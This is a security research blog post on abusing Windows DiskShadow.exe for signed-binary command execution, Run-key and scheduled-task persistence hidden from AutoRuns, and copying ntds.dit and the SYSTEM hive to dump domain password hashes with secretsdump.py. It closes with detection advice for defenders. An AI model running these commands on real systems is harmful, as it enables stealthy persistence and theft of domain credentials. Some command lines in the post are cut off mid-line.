BOHOPS

A blog about cybersecurity research, education, and news

WRITTEN BY BOHOPS

MARCH 26, 2018

DISKSHADOW: THE RETURN OF VSS EVASION, PERSISTENCE, AND ACTIVE DIRECTORY DATABASE EXTRACTION

QUICK LINKS

- Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence (Part 2)
- Abusing .NET Core CLR Diagnostic Features (+

[SOURCE: BLOG.MICROSOFT.COM]

INTRODUCTION

Not long ago, I blogged about Vshadow: Abusing the Volume Shadow Service for Evasion, Persistence, and Active Directory Database Extraction. This tool was quite interesting because it was yet another utility to perform volume shadow copy operations, and it had a few other features that could potentially support other offensive use cases. In fairness, evasion and persistence are probably not the strong suits of Vshadow.exe, but some of those use cases may have more relevance in its replacement – DiskShadow.exe.

In this post, we will discuss DiskShadow, present relevant features and capabilities for offensive opportunities, and highlight IOCs for defensive considerations.

Don't mind the ridiculous title – it just seemed thematic 🙄

WHAT IS DISKSHADOW?

*"DiskShadow.exe is a tool that exposes the functionality offered by the Volume Shadow Copy Service (VSS). By default, DiskShadow uses an **interactive command interpreter** similar to that of DiskRaid or DiskPart. DiskShadow also includes a **scriptable mode.**"*

– Microsoft Docs

DiskShadow is **included** in Windows Server 2008, Windows Server 2012, and Windows Server 2016 and is a Windows signed binary.

```
PS C:\Users\Administrator> Get-AuthenticodeSignature C:\windows\system32\diskshadow.exe


    Directory: C:\windows\system32


SignerCertificate                          Status              Path
-----------------                          ------              ----
E85459B23C232DB3CB94C7A56D47678F58E8E51E   Valid               diskshadow.exe
```

The VSS features of DiskShadow require privileged-level access (with UAC elevation), however, several command utilities can be invoked by a non-privileged user. This makes DiskShadow a very interesting candidate for command execution and evasive persistence.

DISKSHADOW COMMAND EXECUTION

As a feature, the interactive command interpreter and script mode support the **EXEC** command. As a privileged or an unprivileged user, commands and batch scripts can be invoked within Interactive Mode or via a script file. Let's demonstrate each of these capabilities:

Note: The proceeding example is carried out under the context of a non-privileged/non-admin user account on a recently installed/updated Windows Server 2016 instance. Depending on the OS version and/or configuration, running this utility at a medium process integrity may fail.

INTERACTIVE MODE

In the following example, a normal user invokes calc.exe:

SCRIPT MODE

In the following example, a normal user invokes calc.exe and notepad.exe by calling the script option with diskshadow.txt:

```
diskshadow.exe /s c:\test\diskshadow.txt
```

Like Vshadow, take note that the DiskShadow.exe is the parent process of the spawned executable. Additionally, DiskShadow will

continue to run until its child processes are finished executing.

AUTO-START PERSISTENCE & EVASION

Since DiskShadow is a Windows signed binary, let's take a look at a few AutoRuns implications for persistence and evasion. In the proceeding examples, we will update our script then create a RunKey and Scheduled Task.

PREPARATION

Since DiskShadow is "window forward" (e.g. pops a command window), we will need to modify our script in a way to invoke proof-of-concept pass-thru execution and close the parent DiskShadow and subsequent payloads as quickly as possible. In some cases, this technique may not be considered very stealthy if the window is opened for a lengthy period of time (which is good for defenders if this activity is noted and reported by users). However, this may be overlooked if users are conditioned to see such prompts at logon time.

Note: The proceeding example is carried out under the context of a non-privileged/non-admin user account on a recently installed/updated

Windows Server 2016 instance. Depending on the OS version and/or configuration, running this utility at a medium process integrity may fail.

First, let's modify our script (diskshadow.txt) to demonstrate this basic technique:

```
EXEC "cmd.exe" /c c:\test\evil.exe
```

*In order to support command switches, we must quote the initial binary with EXEC. This also works under Interactive Mode.

Second, let's add persistence with the following commands:

```
- Run Key Value -
reg add HKEY_CURRENT_USER\Software\Microsoft\Windows\Cu

- User Level Scheduled Task -
schtasks /create /sc hourly /tn VSSTask /tr "diskshadow
```

Let's take a further look at these...

AUTORUNS – RUN KEY VALUE

After creating the key value, we can see that our key is hidden when we open up AutoRuns and select the Logon tab. By default,

Windows signed executables are hidden from view (with a few notable exceptions) as demonstrated in this screenshot:

After de-selecting "Hide Windows Entries", we can see the AutoRuns entry:

AUTORUNS – SCHEDULED TASKS

Like the Run Key method, we can see that our entry is hidden in the default AutoRuns view:

After de-selecting "Hide Windows Entries", we can see AutoRuns entry:

EXTRACTING THE ACTIVE DIRECTORY DATABASE

Since we are discussing the usage of a shadow copy tool, let's move forward to showcase (yet another) VSS method for extracting the

Active Directory (AD) database – **ntds.dit**. In the following walk-through, we will assume successful compromise of an Active Directory Domain Controller (Win2k12) and are running DiskShadow under a privileged context in Script Mode.

First, let's prepare our script. We have performed some initial recon to determine our target drive letter (for the logical drive that 'contains' the AD database) to shadow as well as discovered a logical drive letter that is not in use on the system. Here is the DiskShadow script (diskshadow.txt):

```
set context persistent nowriters
add volume c: alias someAlias
create
expose %someAlias% z:
exec "cmd.exe" /c copy z:\windows\ntds\ntds.dit c:\exfi
delete shadows volume %someAlias%
reset
```

[HELPFUL SOURCE: DATACORE]

In this script, we create a persistent shadow copy so that we can perform copy operations to capture the sensitive target file. By mounting a (unique) logical drive, we can guarantee a copy path for our target file, which we will extract to the 'exfil' directory before deleting our shadow copy identified by *someAlias*.

Note: We can attempt to copy out the target file by specifying a shadow device name /unique identifier. This is slightly stealthier, but it is important to ensure that labels/UUIDs are correct (via initial recon) or

else the script will fail to run. This use case may be more suitable for Interactive Mode.

The commands and results of the DiskShadow operation are presented in this screenshot:

```
type c:\diskshadow.txt
diskshadow.exe /s  c:\diskshadow.txt
dir c:\exfil
```

In addition to the AD database, we will also need to extract the SYSTEM registry hive:

```
reg.exe save hklm\system c:\exfil\system.bak
```

After transferring these files from the target machine, we use SecretsDump.py to extract the NTLM Hashes:

```
secretsdump.py -ntds ntds.dit -system system.bak LOCAL
```

Success! We have used another method to extract the AD database and hashes. Now, let's compare and contrast DiskShadow and

Vshadow...

DISKSHADOW VS. VSHADOW

DiskShadow.exe and VShadow.exe have very similar capabilities. However, there are a few differences between these applications that may justify which one is the better choice for the intended operational use case. Let's explore some of these in greater detail:

OPERATING SYSTEM INCLUSION

DiskShadow.exe is included with the Windows Server operating system since 2008. Vshadow.exe is included with the Windows SDK. Unless the target machine has the Windows SDK installed, Vshadow.exe must be uploaded to the target machine. In a "living off the land" scenario, DiskShadow.exe has the clear advantage.

UTILITY & USAGE

Under the context of a normal user in our test case, we can use several DiskShadow features without privilege (UAC) implications. In my previous testing, Vshadow had privilege constraints (e.g. external command execution could only be invoked after running a VSS operation). Additionally, DiskShadow is flexible with command switch support as previously described. DiskShadow.exe has the advantage here.

COMMAND LINE ORIENTATION

Vshadow is "command line friendly" while DiskShadow requires use by interactive prompt or script file. Unless you have (remote) "TTY" access to a target machine, DiskShadow's interactive prompt may not be suitable (e.g. for some backdoor shells). Additionally, there is an increased risk for detection when creating files or uploading files to a target machine. In the strict confines of this scenario, Vshadow has the advantage (although, creating a text file will likely have less impact than uploading a binary – refer to the previous section).

AUTORUNS PERSISTENCE & EVASION

In the previous Vshadow blog post, you may recall that Vshadow is signed with the Microsoft signing certificate. This has AutoRuns implications such that it will appear within the Default View since Microsoft signed binaries are not hidden. Since DiskShadow is signed with the Windows certificate, it is hidden from the default view. In this scenario, DiskShadow has the advantage.

Active Directory Database Extraction

If script mode is the only option for DiskShadow usage, extracting the AD database may require additional operations if assumed defaults are not valid (e.g. Shadow Volume disk name is not what we expected). Aside from crafting and running the script, a logical drive may have to be mapped on the target machine to copy out ntds.dit. This does add an additional level of noise to the shadow copy operation. Vshadow has the advantage here.

CONCLUSION

All things considered, DiskShadow seems to be more compelling for operational use. However, that does not discount Vshadow (and other VSS methods for that matter) as a prospective tool used by threat agents. Vshadow has been used maliciously in the past for other reasons. For DiskShadow, Blue Teams and Network Defenders should consider the following:

- Monitor the Volume Shadow Service (VSS) for random shadow creations/deletions and any activity that involves the AD database file (ntds.dit).
- Monitor for suspicious instances of System Event ID 7036 ("The Volume Shadow Copy service entered the running state") and invocation of the VSSVC.exe process.
- Monitor process creation events for diskshadow.exe and spawned child processes.
- Monitor for process integrity. If diskshadow.exe runs at a medium integrity, that is likely a red flag.
- Monitor for instances of diskshadow.exe on client endpoints. Unless there is a business need, diskshadow.exe *should* not be present on client Windows operating systems.
- Monitor for new and interesting logical drive mappings.
- Inspect suspicious "AutoRuns" entries. Scrutinize signed binaries and inspect script files.
- Enforce Application Whitelisting. Strict policies may prevent DiskShadow pass-thru applications from executing.
- Fight the good fight, and train your users. If they see something (e.g. a weird pop up window), they should say something!

As always, if you have questions or comments, feel free to reach out to me here or on Twitter. Thank you for taking the time to read about DiskShadow!

SHARE THIS:

🐦 Twitter   f Facebook

Loading...

RELATED

Vshadow: Abusing the Volume Shadow Service for Evasion, Persistence, and Active Directory Database Extraction
February 10, 2018
In "active directory"

Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence (Part 2)
March 10, 2018
In "applocker"

Leveraging INF-SCT Fetch & Execute Techniques For Bypass, Evasion, & Persistence
February 26, 2018
In "applocker"

TAGGED BLUETEAM, DFIR, PENTEST, REDTEAM.

---

4 THOUGHTS ON "DISKSHADOW: THE RETURN OF VSS EVASION, PERSISTENCE,

AND ACTIVE DIRECTORY DATABASE EXTRACTION"

Pingback: Dumping Domain Password Hashes | Penetration Testing Lab

ZERO   APRIL 2, 2018 AT 6:44 AM

That did help. I tried it all and it works. Thanks.

⭐ Liked by 1 person

BOHOPS   APRIL 1, 2018 AT 1:04 PM

Zero, it is likely (please note I did not verify) that the version of DiskShadow on Server 2012 R2 does not have an Authenticode signature. However, this program will likely have a catalog signature, which can be verified with a tool like sigcheck from SysInternals. Hopefully this helps!

⭐ Like

ZERO   MARCH 31, 2018 AT 2:13 AM

When I Get signature (as per article start) on Windows 2012 R2 it says it is NotSigned. Why is that?

⭐ Like

Comments are closed.

PREVIOUS POST

NEXT POST

Blog at WordPress.com.